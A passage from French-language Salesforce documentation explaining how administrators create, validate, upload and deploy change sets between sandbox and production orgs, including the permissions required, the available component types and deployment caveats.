  Créer des packages AppExchange,

  ET

  Télécharger des packages AppExchange

Pour utiliser des ensembles de modifications entrants :

- Déployer des ensembles de modifications ET Modifier toutes les données

# Ensembles d'autorisations et paramètres de profil dans des ensembles de modifications

Les développeurs peuvent utiliser des ensembles d'autorisations ou des paramètres de profil pour accorder des autorisations et d'autres paramètres d'accès dans un ensemble de modifications. Tenez compte des similitudes et des différences lorsque vous choisissez d'utiliser des ensembles d'autorisations, des paramètres de profil ou une combinaison des deux.

| Comportement | Ensembles d'autorisations | Paramètres de profil |
|---|---|---|
| Autorisations et paramètres inclus | • Autorisations d'objet standard<br>• Autorisations de champ standard<br>• autorisations utilisateur (telles que « API activé »)<br>Remarque: Les applications attribuées et les paramètres des onglets ne sont *pas* inclus dans les composants d'ensemble d'autorisations. | • Paramètres de l'onglet<br>• Attributions de présentations de page<br>• Attributions de type d'enregistrement<br>• Plages IP de connexion<br>• Autorisations utilisateur |
| Autorisations et paramètres inclus qui nécessitent des composants supplémentaires | • Autorisations d'objet personnalisé<br>• Autorisations de champ personnalisé<br>• Accès à la classe Apex<br>• Accès à la page Visualforce | • Applications attribuées<br>• Autorisations d'objet personnalisé<br>• Autorisations de champ personnalisé<br>• Accès à la classe Apex<br>• Accès à la page Visualforce |
| Ajoutés en tant que composants ? | Oui | Non. Les profils sont ajoutés dans un paramètre séparé. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Database.com** Edition

Ensembles d'autorisations disponibles avec : **Contact Manager** Edition, **Professional** Edition, **Group** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Pour des autorisations d'objets personnalisés, des autorisations de champs personnalisés, l'accès des pages Visualforce et l'accès des classes Apex, incluez toujours des composants de support dans l'ensemble de modifications. Par exemple, les autorisations d'objet de l'objet personnalisé *Éléments* sont inclus uniquement si l'objet Éléments est également inclus.

Remarque: Les plages de connexion IP incluses dans les paramètres de profil remplacent les plages de connexion IP pour tous les profils correspondants dans l'organisation cible.

CONSULTER ÉGALEMENT :

Jeux de données entrants

Ensembles de modifications sortants

# Composants disponibles dans les ensembles de modification

Les types de composant suivants peuvent être ajoutés à un ensemble de modifications.

**Remarque:**

- Les composants disponibles pour un ensemble de modifications varient en fonction de l'expérience et de l'édition. De plus, certains composants nécessitent l'activation de fonctionnalités correspondantes dans votre organisation Salesforce.
- Si vous créez ou modifiez des composants qui ne sont pas disponibles dans un ensemble de modifications, vous ne pouvez pas les envoyer d'une organisation vers une autre dans un ensemble de modifications. Dans ce cas, vous devez migrer les modifications manuellement en répétant la procédure suivie lors de la création ou de la modification du composant.
- Lorsque vous déployez un ensemble de modifications, les vues de liste sont visibles pour tous les utilisateurs . Si nécessaire, modifiez la visibilité de l'organisation de destination.
- Les onglets personnalisés déployés sont masqués par défaut pour tous les utilisateurs. Ils sont visibles uniquement si l'ensemble de modifications inclut également des profils qui définissent correctement la propriété de visibilité. Les organisations Professional Edition sont une exception : les onglets personnalisés déployés dans ces organisations sont toujours visibles par défaut.
- Les rapports stockés dans le dossier Mes rapports personnels personnalisés (rapports privés) ne sont pas affichés dans la liste des rapports qui peuvent être ajoutés à l'ensemble de modifications. Les rapports stockés dans le dossier Rapports publics non classés sont affichés dans la liste des rapports qui peuvent être ajoutés à l'ensemble de modifications, mais ne sont pas déployés, même s'ils sont ajoutés à l'ensemble de modifications. Pour déployer un rapport privé ou non classé en utilisant un ensemble de modifications, commencez par copier ou déplacer le rapport vers un autre dossier de rapports.

- Règle de partage basée sur des critères de compte
- Règle de partage de propriétaire de compte
- Règle de partage de propriétaire de territoire de compte
- Action (inclut des actions rapides orientées objet et des actions rapides globales)
- Modèle de groupe de liens d'action
- Instantané de rapport
- Classe Apex
- Motif de partage Apex
- Déclencheur Apex
- Application
- Processus d'approbation (avec quelques restrictions)
- Règles d'attribution
- Fournisseur d'authentification
- Règle AutoResponse
- Bouton ou lien
- Centre d'Appels
- Règle de partage basée sur des critères de campagne
- Règle de partage de propriétaire de campagne
- Règle de partage basée sur des critères de requête
- Règle de partage de propriétaire de requête
- Communautés (zones)
- Présentation compacte
- Règle de partage basée sur des critères de contact

- Règle de partage de propriétaire de contact
- Origine de liste blanche CORS
- Type de données personnalisées
- Champ personnalisé
- Étiquette personnalisée (pas renommée étiquette pour les objets standard ; Pour plus d'informations, reportez-vous à Étiquettes personnalisées).
- Objet personnalisé
- Règle de partage de critères d'objets personnalisés
- Règle de partage de propriétaire d'objet personnalisé
- Type de rapport personnalisé
- Paramètre personnalisé
- Tableau de bord
- Document
- Modèle d'e-mail
- Processus d'autorisation
- Modèle d'autorisation
- Source de données externe
- Règle d'escalade
- Ensemble de champs
- Définition de flux
- Dossier
- Liste de sélection globale (API version 37.0 uniquement)
- Ensemble de valeurs globales
- Groupe
- Composant de la page d'accueil
- Présentation de page d'accueil
- En-tête
- Traduction de langue
- Règle de partage basée sur des critères de piste
- Règle de partage de propriétaire de piste
- Page Lightning
- Vue de liste
- Configuration de Live Agent
- Déploiement de Live Chat
- Règle sur les données confidentielles de Live Chat
- Règle de correspondance
- Jalon
- Identifiant nommé
- Règle de partage basée sur des critères d'opportunité
- Règle de partage de propriétaire d'opportunité

- Présentation de page
- Ensemble d'autorisations
- Partition du cache de la plate-forme
- Modèles de publication pour les Approbations dans Chatter
- File d'attente
- Type d'enregistrement
- Site distant
- Rapport (certaines limitations s'appliquent, reportez-vous à la note en haut de la page)
- Rôle
- Commande S-Control
- Action Envoyer
- Ensemble de partage
- Site.com
- Ressource statique
- Onglet
- Territoire
- Stratégie de sécurité des transactions
- Règle de partage basée sur des critères utilisateur
- Règle de partage basée sur l'appartenance utilisateur
- Règle de validation
- Composant Visualforce
- Page Visualforce
- Application Wave
- Tableau de bord Wave
- Flux de données Wave
- Jeu de données Wave
- Perspective Wave
- Alerte par e-mail de workflow
- Mise à jour de champ de workflow
- Message sortant du workflow
- Règle de workflow
- Tâche de workflow
- Déclencheur temporel de workflow

CONSULTER ÉGALEMENT :

Validation d'un ensemble de modifications

Création d'un ensemble de modifications sortant

Sélection de composants pour un ensemble de modifications sortant

Comportement spécial dans les déploiements

### Restrictions des processus d'approbation dans des ensembles de modifications

Vous devez comprendre ces restrictions avant de pouvoir inclure des processus d'approbation dans vos ensembles d'autorisations.

- Si les champs de la page d'approbation comprennent des champs personnalisés dans des objets standard, vous devez ajouter manuellement ces champs personnalisés à des ensembles de modifications sortants. L'option `Afficher / ajouter des dépendances`, pour la sélection de composants d'ensembles de modifications, n'inclut pas ces champs.
- Si le processus d'approbation référence des modèles de publication contenant des champs personnalisés, vous devez enregistrer de nouveau ces modèles de publication dans l'organisation d'origine avant de les ajouter à l'ensemble de modifications. Dans Configuration, saisissez *`Modèles de publication`* dans la case `Recherche rapide`, puis sélectionnez **Modèles de publication**. Pour chaque modèle de publication, cliquez sur **Modifier**, puis sur **Enregistrer**.
- Les ensembles de modifications n'incluent pas l'ordre des processus d'approbation actifs de l'organisation source. Une réorganisation des processus d'approbation peut être nécessaire dans l'organisation de destination après le déploiement.
- Si vous modifiez le `Nom unique` d'un processus d'approbation qui était inclus dans un ensemble de modifications et déployé dans une autre organisation, et que vous renvoyez le processus d'approbation via un ensemble de modifications, un nouveau processus d'approbation est créé lors du déploiement dans l'autre organisation. Le processus d'approbation déjà déployé n'est pas modifié.

## Conseils de mise en oeuvre relatifs aux ensembles de modifications

**Autorisation requise pour télécharger des modifications**
Pour pouvoir déployer un ensemble de modifications d'une organisation à une autre, un administrateur de l'organisation cible doit autoriser les téléchargements via une connexion de déploiement entre les deux organisations.

**La liste des connexions de déploiement affiche toutes les connexions**
La liste Connexions de déploiement est automatiquement renseignée avec votre organisation de production et toutes les sandbox. Il est possible d'effectuer un déploiement entre ces organisations, mais pas avec d'autres organisations.

**Connexions pour des ensembles de modifications disponibles durant la maintenance**
Autoriser les connexions de déploiement et le téléchargement de pages nécessite des informations depuis l'organisation de production et n'est pas possible lorsqu'une opération de maintenance est en cours dans cette organisation. Pendant ce temps, vous pouvez préparer des ensembles de modifications sortants mais pas les télécharger.

**Les sandbox doivent être disponibles**
Si aucun environnement test sandbox n'a été provisionné dans une organisation, l'utilisateur peut voir un message d'erreur Privilèges insuffisants dans la page Connexions de déploiement.

**Le déploiement ne redémarre pas automatiquement**
Si une erreur se produit durant la validation ou le déploiement de l'ensemble de modifications, vous devez redémarrer le processus manuellement. Assurez-vous que votre organisation n'est pas verrouillée, en maintenance ou inaccessible pour une autre raison.

**Le déploiement est une transaction unilatérale**
Un ensemble de modifications est déployé dans une seule transaction. Si le déploiement ne peut pas se terminer, quelle que soit la raison, la transaction est entièrement annulée. Une fois le déploiement terminé, toutes les modifications s'appliquent à votre organisation et le déploiement ne peut pas être annulé.

**Les déploiements conservent les références utilisateur**

Si un composant dans un ensemble de modifications fait référence à un utilisateur spécifique, par exemple un destinataire de notifications de workflow par e-mail ou un utilisateur actif de tableau de bord, durant le déploiement, le système tente de détecter un utilisateur correspondant dans l'organisation de destination en comparant les noms d'utilisateur.

Lorsque vous copiez des données vers une sandbox, les champs qui contiennent des noms d'utilisateur de l'organisation de production sont modifiés pour inclure le nom de la sandbox. Par exemple, dans une sandbox nommée `test`, le nom d'utilisateur `user@acme.com` devient `user@acme.com.test`. Pendant un déploiement utilisant des ensembles de modifications, la

partie `.test` du nom d'utilisateur est ignorée. Ce processus transfère un utilisateur ajouté à un composant dans une sandbox vers d'autres sandbox ou organisations de production.

**Ensembles de modifications avec de nombreux composants dépendants**

L'ouverture d'un ensemble de modifications dans Salesforce peut prendre plusieurs minutes s'il inclut un composant ayant de nombreuses dépendances ou si le parent d'un composant a de nombreuses dépendances. Salesforce vérifie les dépendances des composants avant d'afficher la page de l'ensemble de modifications, ce qui entraîne un délai. Exemple de composant ayant de nombreuses dépendances : un champ personnalisé appartenant à un objet personnalisé comprenant 2500 composants dépendants.

CONSULTER ÉGALEMENT :

Pratiques recommandées des ensembles de modifications

Comportement spécial dans les déploiements

## Pratiques recommandées des ensembles de modifications

**Déployer tous les composants dépendants**

Assurez-vous que chaque ensemble de modifications sortant contient tous les composants interdépendants qui n'existent pas dans l'organisation cible. Si vous essayez de déployer un composant faisant référence à un autre composant manquant dans l'organisation cible et dans l'ensemble de modifications, le déploiement échoue.

Les ensembles de modifications permettent de contrôler avec précision les éléments déployés. Par exemple, vous pouvez migrer individuellement des champs personnalisés. Pour déployer un objet personnalisé et tous ses champs, vous devez l'ajouter, avec chaque champ, à l'ensemble de modifications. Ajouter uniquement l'objet personnalisé n'entraîne pas l'échec du déploiement, mais un objet personnalisé vide.

**Ajouter des autorisations et des paramètres d'accès à des ensembles de modifications sortants**

L'ajout de profils ou d'ensembles d'autorisations à des ensembles de modifications sortants permet aux administrateurs de migrer les autorisations des utilisateurs pour leur permettre d'accéder à la nouvelle fonctionnalité. Des différences importantes existent entre les ensembles d'autorisations et les paramètres de profil dans des ensembles de modifications. Pour plus d'informations, reportez-vous à « Ensembles d'autorisations et paramètres de profil dans des ensembles de modifications à la page 6175 ».

**Cloner un ensemble de modifications pour ajouter des composants dépendants à un ensemble de modifications téléchargé**

Une fois l'ensemble de modifications téléchargé, vous ne pouvez pas modifier son contenu. Pour ajouter des composants dépendants à un ensemble de modifications déjà téléchargé, clonez l'ensemble de modifications, ajoutez les composants dépendants, puis téléchargez-les de nouveau.

**Utiliser des noms distincts pour les présentations d'éditeur globales et les présentations d'éditeur Outlook**

Lors de l'ajout de présentations de page à un ensemble de modifications sortant, le type des présentations d'éditeur globales et des présentations d'éditeur Outlook n'est pas affiché. Veillez à utiliser des noms uniques pour différencier ces présentations dans un ensemble de modifications sortant.

**Planifier des déploiements dans le cadre d'une opération de maintenance**

Planifiez vos activités de déploiement dans le cadre d'une opération de maintenance pour les organisations de production et sandbox. Certaines fonctionnalités nécessitent des informations sur votre organisation de production lors de l'accès à partir d'une organisation sandbox. De plus, l'organisation source est verrouillée pendant la validation d'un ensemble de modifications sortantes, et l'organisation cible est verrouillée pendant le déploiement d'un ensemble de modifications entrantes (lorsque des ensembles de modifications verrouillent une organisation, vous pouvez continuer à lire et à écrire des données dans l'organisation, mais vous ne pouvez pas changer la configuration, qui entraînerait une modification des métadonnées).

**Valider les ensembles de modifications avant le déploiement**

Vous pouvez effectuer un déploiement test d'un ensemble de modifications entrantes, afin d'examiner les message de réussite ou d'échec susceptibles de s'afficher lors du déploiement réel. Cette précaution est utile si vous envisagez de planifier le déploiement (par exemple pendant les heures creuses), afin d'évaluer les délais d'exécution. Cependant, il n'est pas nécessaire d'effectuer un test

de déploiement à chaque exécution, car ce processus est relativement long et l'organisation est verrouillée pendant ce temps (vous pouvez continuer à lire et à écrire des données dans l'organisation, mais vous ne pouvez pas changer la configuration, qui entraînerait une modification des métadonnées). Pour tester le déploiement d'un ensemble de modifications entrantes, cliquez sur son nom, puis sur **Valider**.

**Afficher les détails de composants**
Vous pouvez afficher la représentation XML d'un composant après avoir chargé un ensemble de modifications sortantes ou avant de déployer un ensemble de modifications entrantes.

**Limiter les ensembles de modifications à 10 000 fichiers**
Les ensembles de modifications sont limités à 10 000 fichiers. Si votre ensemble de modifications dépasse cette limite, vous pouvez créer des ensembles de modifications séparés pour des modèles de message, des tableaux de bord et des rapports. Ces composants sont souvent les plus nombreux et ont moins de dépendances.

**Supprimer ou renommer des composants en utilisant l'interface Web**
Vous ne pouvez pas utiliser des ensembles de modifications pour supprimer ou renommer des composants. Pour supprimer des composants, utilisez l'interface Web dans l'organisation cible. Pour renommer un composant, supprimez d'abord le composant dans l'organisation cible, puis téléchargez le nouveau composant dans un ensemble de modifications.

**Tenir compte des délais de déploiement possibles lorsqu'un ensemble de modifications inclut des types de champ modifiés**
Si un ensemble de modifications comprend des types de champ personnalisés modifiés, la durée du déploiement risque d'être augmentée, car les modifications peuvent concerner un grand nombre d'enregistrements. Pour éviter un délai de déploiement important, vous pouvez appliquer le nouveau type de champ manuellement une fois l'ensemble de modifications déployé.

**Planifier l'exécution de tests dans l'organisation cible**
Lors du déploiement d'un ensemble de modifications dans une organisation de production, tous les tests Apex locaux de cette organisation sont exécutés par défaut si vous déployez des classes ou des déclencheurs Apex. Toutefois, si l'organisation cible est une sandbox, les tests ne sont pas automatiquement exécutés.

CONSULTER ÉGALEMENT :

Conseils de mise en oeuvre relatifs aux ensembles de modifications

Comportement spécial dans les déploiements

# Déploiement des modifications entrantes

## Jeux de données entrants

Un *ensemble de modifications entrant* est un ensemble de modifications envoyé depuis une autre organisation Salesforce vers celle à laquelle vous êtes connecté(e). Un ensemble de modifications doit être *déployé* pour la prise en compte des modifications. Vous pouvez déployer le contenu d'un ensemble de modifications entrant dans sa globalité, mais pas rejeter composants individuels.

CONSULTER ÉGALEMENT :

Affichage de jeux de données entrants

Ensembles de modifications sortants

Ensembles de modifications

AUTORISATIONS UTILISATEUR

Pour déployer des ensembles de modifications entrants :

- Déployer des ensembles de modifications ET Modifier toutes les données

## Affichage de jeux de données entrants

La page de détail Ensembles de modifications entrants répertorie les ensembles de modifications en attente de déploiement et montre l'historique des ensembles de modifications déployés.

Pour afficher les ensembles de modifications entrants, dans Configuration, saisissez *Ensembles de modifications entrants* dans la case Recherche rapide, puis sélectionnez **Ensembles de modifications entrants**.

Remarque: Les ensembles de modifications entrants sont définitivement supprimés six mois après leur téléchargement.

CONSULTER ÉGALEMENT :

- Affichage des détails d'ensembles de modifications
- Validation d'un ensemble de modifications
- Déploiement d'un ensemble de modifications

## Affichage des détails d'ensembles de modifications

La page de détail Ensembles de modifications contient des informations relatives à un ensemble de modifications particulier.

1. Dans Configuration, saisissez *Ensembles de modifications entrants* dans la case Recherche rapide, puis sélectionnez **Ensembles de modifications entrants**.
2. Cliquez sur le nom d'un ensemble de modifications.

CONSULTER ÉGALEMENT :

- Affichage de jeux de données entrants
- Validation d'un ensemble de modifications
- Déploiement d'un ensemble de modifications

## Validation d'un ensemble de modifications

Vous pouvez valider un ensemble de modifications sans les déployer. La validation permet d'afficher les messages de réussite ou d'échec que vous êtes susceptible de recevoir lors du déploiement réel.

1. Dans Configuration, saisissez *Ensembles de modifications entrants* dans la case Recherche rapide, puis sélectionnez **Ensembles de modifications entrants**.
2. Cliquez sur le nom d'un ensemble de modifications.
3. Cliquez sur **Valider**.

   Remarque: Nous recommandons de lancer une validation pendant les heures creuses et de limiter les modifications à votre organisation lorsque la validation est encore. Le processus de validation verrouille les ressources en cours de déploiement. Les modifications que vous apportez aux ressources ou aux éléments verrouillés dans ces ressources durant la validation peuvent entraîner des erreurs.

4. Une fois le processus de validation terminé, cliquez sur **Afficher les résultats**.

Les ensembles de modifications que vous avez validés peuvent être admissibles pour un déploiement rapide. Pour plus d'informations, reportez-vous à Déploiements rapides.

CONSULTER ÉGALEMENT :

- Affichage de jeux de données entrants
- Affichage des détails d'ensembles de modifications
- Déploiement d'un ensemble de modifications

## Déploiement d'un ensemble de modifications

1. Dans Configuration, saisissez *Ensembles de modifications entrants* dans la case Recherche rapide, puis sélectionnez **Ensembles de modifications entrants**.
2. Dans la liste Ensembles de modifications en attente de déploiement, cliquez sur le nom de l'ensemble de modifications que vous souhaitez déployer.
3. Cliquez sur **Déployer**.

Vous pouvez également effectuer un déploiement rapide afin d'accélérer votre déploiement en production. Les ensembles de modifications que vous avez validés peuvent être admissibles pour un déploiement rapide. Pour plus d'informations, reportez-vous à Déploiements rapides.

Un ensemble de modifications est déployé dans une seule transaction. Si le déploiement ne peut pas se terminer, quelle que soit la raison, la transaction est entièrement annulée. Une fois le déploiement terminé, toutes les modifications s'appliquent à votre organisation et le déploiement ne peut pas être annulé.

Remarque: La plate-forme Force.com nécessite une couverture minimale de 75 % de votre code par test d'unité avant de pouvoir la déployer vers une organisation de production. L'idéal est d'obtenir une couverture de 100 %. La limite en couverture de code n'est pas imposée pour les organisations de test sandbox ou Developer Edition.

### Options de déploiement

Pour éviter l'échec d'un déploiement lorsque des composants sont référencés par des tâches Apex, dans la page Paramètres de déploiement, cliquez sur **Autoriser les déploiements de composants lorsque des tâches Apex correspondantes sont en attente ou en cours**, puis sur **Enregistrer**. Cette option permet de déployer des composants référencés par des tâches Apex (y compris des tâches planifiées, des tâches par lot et des méthodes futures) qui sont en attente ou en cours. Cette option s'applique aux ensembles de modifications et aux déploiements démarrés via l'API métadonnées.

Remarque:

- L'activation de cette option peut entraîner l'échec des tâches Apex en raison de modifications non prises en charge.
- Cette option n'affecte pas la modification et l'enregistrement de code Apex dans l'interface utilisateur de Salesforce (dans Configuration ou Developer Console), qui échoue si des tâches actives sont associées à la classe Apex. La mise à jour du code Apex en utilisant Force.com IDE peut réussir si cette option est activée en raison de l'utilisation de l'API métadonnées pour la mise à jour du code.

CONSULTER ÉGALEMENT :

- Affichage de jeux de données entrants
- Affichage des détails d'ensembles de modifications
- Comportement spécial dans les déploiements
- Surveillance des déploiements d'ensembles de modifications

### Surveillance des déploiements d'ensembles de modifications

La taille et la complexité de l'ensemble de modifications détermine le délai nécessaire à son déploiement. Pendant ce temps, il peut être utile de surveiller le déploiement.

Suivez le statut des déploiements en cours dans la page Statut de déploiement (dans Configuration, saisissez **Statut de déploiement** dans la case `Recherche rapide`, puis sélectionnez **Statut de déploiement**). La page Statut de déploiement affiche également les déploiements terminés.

Vous pouvez également vérifier les déploiements terminés dans la page Détails de l'ensemble de modifications. Pour accéder à cette page, dans Configuration, saisissez *`Ensembles de modifications entrants`* dans la case `Recherche rapide`, sélectionnez **Ensembles de modifications entrants**, puis cliquez sur le nom d'un ensemble de modifications déployé. Les déploiements de l'ensemble de modifications sont répertoriés sous la section Historique des déploiements.

CONSULTER ÉGALEMENT :

- Déploiement d'un ensemble de modifications
- Connexions de déploiement pour des ensembles de modifications
- Surveillance des déploiements

## Chargement des modifications sortantes

### Ensembles de modifications sortants

Un *ensemble de modifications sortant* est une série de modifications créée dans l'organisation Salesforce à laquelle vous êtes connecté(e) et que vous souhaitez envoyer vers une autre organisation. Généralement, vous utilisez un ensemble de modifications sortant pour des personnalisations créées et testées dans une organisation sandbox, puis envoyées vers une organisation de production.

Remarque: Un ensemble de modifications peut inclure jusqu'à 10 000 fichiers avec une taille de fichier totale de 400 Mo. Les composants d'ensemble de modifications sont représentés en tant que fichiers de métadonnées XML. Veillez à ne pas dépasser environ 5000 ensembles de modifications.

L'envoi d'un ensemble de modifications sortant vers une autre organisation ne garantit pas la mise en œuvre des modifications dans cette organisation. L'ensemble de modifications doit être déployé par l'organisation cible pour que les modifications soient appliquées.

Conseil: Pour garantir un déploiement transparent, consultez les informations relatives aux ensembles d'autorisations et aux paramètres de profil dans les ensembles de modifications.

Après avoir chargé un ensemble de modifications, son statut est fermé et vous ne pouvez pas modifier ces composants. En outre, les composants d'un ensemble de modifications fermé ne sont pas actualisés. Pour redéployer le même ensemble de composants, clonez-le. L'ensemble de modifications cloné inclut les toutes

AUTORISATIONS UTILISATEUR

Pour créer, modifier ou télécharger des ensembles de modifications sortants :

- Créer et télécharger des ensembles de modifications

  Créer des packages AppExchange,

  ET

  Télécharger des packages AppExchange

dernières modifications des composants sources. Vous pouvez ajouter et retirer des composants dans un ensemble de modifications cloné. Le clonage d'ensemble de modifications est utile pendant les phases itératives d'un projet.

CONSULTER ÉGALEMENT :

- Sélection de composants pour un ensemble de modifications sortant
- Création d'un ensemble de modifications sortant
- Ensembles d'autorisations et paramètres de profil dans des ensembles de modifications
- Jeux de données entrants
- Ensembles de modifications

## Sélection de composants pour un ensemble de modifications sortant

Pour sélectionner les composants dans un ensemble de modifications sortant :

1. Dans Configuration, saisissez *Ensembles de modifications sortants* dans la case Recherche rapide, puis sélectionnez **Ensembles de modifications sortants**.
2. Dans la liste Ensembles de modifications, cliquez sur le nom d'un ensemble de modifications ou créez en un.
3. Cliquez sur **Ajouter** pour ajouter des composants.
4. Sélectionnez le type de composant et les composants que vous souhaitez ajouter, puis cliquez sur **Ajouter à l'ensemble de modifications**.
5. Cliquez sur **Ajouter des profils** pour ajouter des paramètres de profil à l'ensemble de modifications.

   Remarque: Vous ne pouvez pas ajouter des paramètres de profil à un ensemble de modifications dans Professional Edition.

6. Vous pouvez également cliquer sur **Afficher / ajouter des dépendances** pour ajouter des composants dépendants.

   Remarque: Les composants dépendants dépendent de l'existence d'autres composants. Si vous doutez de l'existence de ces composants dépendants dans chaque organisation où cet ensemble de modifications doit être déployé, ajoutez des composants dépendants à l'ensemble de modifications.

CONSULTER ÉGALEMENT :

- Création d'un ensemble de modifications sortant
- Affichage et ajout de composants dépendants dans un ensemble de modifications
- Composants disponibles dans les ensembles de modification

## Affichage et ajout de composants dépendants dans un ensemble de modifications

Une dépendance est une relation dans laquelle l'existence d'un composant dépend de celle d'un ou de plusieurs autres composants. Ajoutez des composants dépendants à un ensemble de modifications, sauf si les composants dépendants existent dans toutes les organisations dans lesquelles l'ensemble est déployé.

Pour ajouter des composants dépendants à un ensemble de modifications sortant :

1. Dans Configuration, saisissez *Ensembles de modifications sortants* dans la case Recherche rapide, puis sélectionnez **Ensembles de modifications sortants**.
2. Dans la liste Ensembles de modifications, cliquez sur le nom d'un ensemble de modifications.
3. Cliquez sur **Afficher / ajouter des dépendances**.

4. Dans la page Dépendances des composants, sélectionnez les composants dépendants que vous souhaitez déployer, puis cliquez sur **Ajouter à l'ensemble de modifications**.

ATTENTION: Si votre ensemble de modifications contient plus de 2500 dépendances, seules les 2500 premières sont affichées dans la page Dépendances des composants.

CONSULTER ÉGALEMENT :

Sélection de composants pour un ensemble de modifications sortant

Chargement d'un ensemble de modifications sortant

Composants disponibles dans les ensembles de modification

## Chargement d'un ensemble de modifications sortant

Une fois les composants intégrés à l'ensemble de modifications, vous pouvez le charger vers une autre organisation Salesforce. Notez qu'une fois l'ensemble de modifications chargé, vous ne pouvez pas le modifier ni le retirer.

1. Dans Configuration, saisissez *`Ensembles de modifications sortants`* dans la case `Recherche rapide`, puis sélectionnez **Ensembles de modifications sortants**.
2. Cliquez sur le nom d'un ensemble de modifications.
3. Sélectionnez l'organisation à laquelle vous souhaitez envoyer l'ensemble de modifications.
4. Cliquez sur **Télécharger**.

Remarque: Les ensembles de modifications sortants expirent six mois après le chargement. Les ensembles de modifications sont définitivement supprimés à leur expiration.

CONSULTER ÉGALEMENT :

Chargement d'ensembles de modifications pendant des mises à niveau échelonnées du service Salesforce

Création d'un ensemble de modifications sortant

## Création d'un ensemble de modifications sortant

Un ensemble de modifications sortant est une modification que vous envoyez depuis l'organisation Salesforce à laquelle vous êtes connecté(e) vers une autre organisation.

Pour afficher les ensembles de modifications sortants, dans Configuration, saisissez *`Ensembles de modifications sortants`* dans la case `Recherche rapide`, puis sélectionnez **Ensembles de modifications sortants**.

- Pour créer un ensemble de modifications, cliquez sur **Nouveau**.
- Pour afficher les détails d'un ensemble de modifications existant, cliquez sur son nom.

CONSULTER ÉGALEMENT :

Clonage d'un ensemble de modifications sortant

Erreurs de validation d'un ensemble de modifications sortant

## Clonage d'un ensemble de modifications sortant

Vous pouvez créer une copie d'un ensemble de modifications existant en le clonant.

1. Dans Configuration, saisissez *Ensembles de modifications sortants* dans la case Recherche rapide, puis sélectionnez **Ensembles de modifications sortants**.
2. Cliquez sur le nom de l'ensemble de modifications à cloner.
3. Cliquez sur **Cloner**.

CONSULTER ÉGALEMENT :

Création d'un ensemble de modifications sortant

## Suppression d'un ensemble de modifications sortant

1. Dans Configuration, saisissez *Ensembles de modifications sortants* dans la case Recherche rapide, puis sélectionnez **Ensembles de modifications sortants**.
2. Cliquez sur le nom de l'ensemble de modifications à supprimer.
3. Cliquez sur **Supprimer**.

CONSULTER ÉGALEMENT :

Création d'un ensemble de modifications sortant

## Erreurs de validation d'un ensemble de modifications sortant

Si vous recevez une erreur de validation de versions, l'organisation utilisée pour créer l'ensemble de modifications sortant est exécutée sur une version différente de celle de l'organisation de destination. Cette erreur se produit généralement lors de mises à niveau, car les organisations peuvent être mises à niveau à des périodes différentes en raison des publications échelonnées de Salesforce. Si vous recevez cette erreur, vous pouvez déployer uniquement les composants compatibles entre les versions.

CONSULTER ÉGALEMENT :

Création d'un ensemble de modifications sortant

Chargement d'un ensemble de modifications sortant

## Chargement d'ensembles de modifications pendant des mises à niveau échelonnées du service Salesforce

Durant les mises à niveau du service Salesforce, les environnements de production et sandbox peuvent être exécutés sur des versions différentes de la plate-forme en raison de l'échelonnement des mises à niveau. Certains composants peuvent inclure de nouvelles fonctionnalités qui empêchent leur déploiement. Vous pouvez déployer ces composants lorsque l'organisation de production est exécutée sur la même version que l'environnement sandbox.

Si vous chargez un ensemble de modifications contenant des composants qui ne peuvent pas être déployés en raison de versions incompatibles, le système détecte les composants qui ne peuvent pas être déployés. Salesforce vous offre la possibilité de charger les autres composants.

CONSULTER ÉGALEMENT :

Chargement d'un ensemble de modifications sortant

# Comportement spécial dans les déploiements

Lors du déploiement de modifications vers une organisation Salesforce, tenez compte du comportement des composants individuels de votre déploiement afin d'inclure toutes les modifications dont vous avez besoin. Utilisez les informations suivantes afin de déterminer les éléments à inclure dans votre déploiement, ainsi que l'affichage des modifications dans l'organisation de destination.

Les comportements répertoriés dans la section API de métadonnées s'appliquent si vous utilisez l'Outil de migration Force.com ou Force.com IDE.

## Composants d'un ensemble de modifications

**Processus d'approbation**

- Si les champs de la page d'approbation comprennent des champs personnalisés dans des objets standard, vous devez ajouter manuellement ces champs personnalisés à des ensembles de modifications sortants. L'option `Afficher / ajouter des dépendances`, pour la sélection de composants d'ensembles de modifications, n'inclut pas ces champs.
- Si le processus d'approbation référence des modèles de publication contenant des champs personnalisés, vous devez enregistrer de nouveau ces modèles de publication dans l'organisation d'origine avant de les ajouter à l'ensemble de modifications. Dans Configuration, saisissez *`Modèles de publication`* dans la case `Recherche rapide`, puis sélectionnez **Modèles de publication**. Pour chaque modèle de publication, cliquez sur **Modifier**, puis sur **Enregistrer**.
- Les ensembles de modifications n'incluent pas l'ordre des processus d'approbation actifs de l'organisation source. Une réorganisation des processus d'approbation peut être nécessaire dans l'organisation de destination après le déploiement.
- Si vous modifiez le `Nom unique` d'un processus d'approbation qui était inclus dans un ensemble de modifications et déployé dans une autre organisation, et que vous renvoyez le processus d'approbation via un ensemble de modifications, un nouveau processus d'approbation est créé lors du déploiement dans l'autre organisation. Le processus d'approbation déjà déployé n'est pas modifié.

**Classes Apex et déclencheurs Apex**

Par défaut, les modifications apportées à un code Apex qui contient des tâches Apex en attente ou en cours ne peuvent pas être déployées. Pour déployer ces modifications, effectuez l'une des opérations ci-dessous.

- Annulez les tâches Apex avant de déployer des modifications dans un code Apex. Replanifiez les tâches après le déploiement.
- Activez les déploiements avec des tâches Apex dans la page Paramètres de déploiement, dans l'interface utilisateur de Salesforce.

**Champs personnalisés**

- Vous ne pouvez pas modifier le type de données d'un champ personnalisé en utilisant l'API de métadonnées. Vous devez le modifier manuellement dans l'organisation cible via l'interface utilisateur.

**Objets personnalisés**

Avec l'API version 29.0 et antérieure, vous ne pouvez pas modifier le `sharingModel` d'un objet qui utilise l'API métadonnées. Vous devez le modifier manuellement dans l'organisation cible via l'interface utilisateur.

À compter de l'API version 30.0, vous pouvez modifier le `sharingModel` d'un objet pour des utilisateurs internes à l'aide de l'API métadonnées et de l'interface utilisateur.

La mise à jour du champ `sharingModel` d'un objet et l'ajout simultané d'une nouvelle règle de partage ne sont pas pris en charge.

**Flux**

- Si vous envisagez de déployer un flux avec des ensembles de modifications, tenez compte des limites de prise en charge de la migration. Assurez-vous que vos flux référencent uniquement des champs et des composants disponibles dans des ensembles de modifications.
- Vous ne pouvez inclure qu'une seule version d'un flux dans un ensemble de modifications.

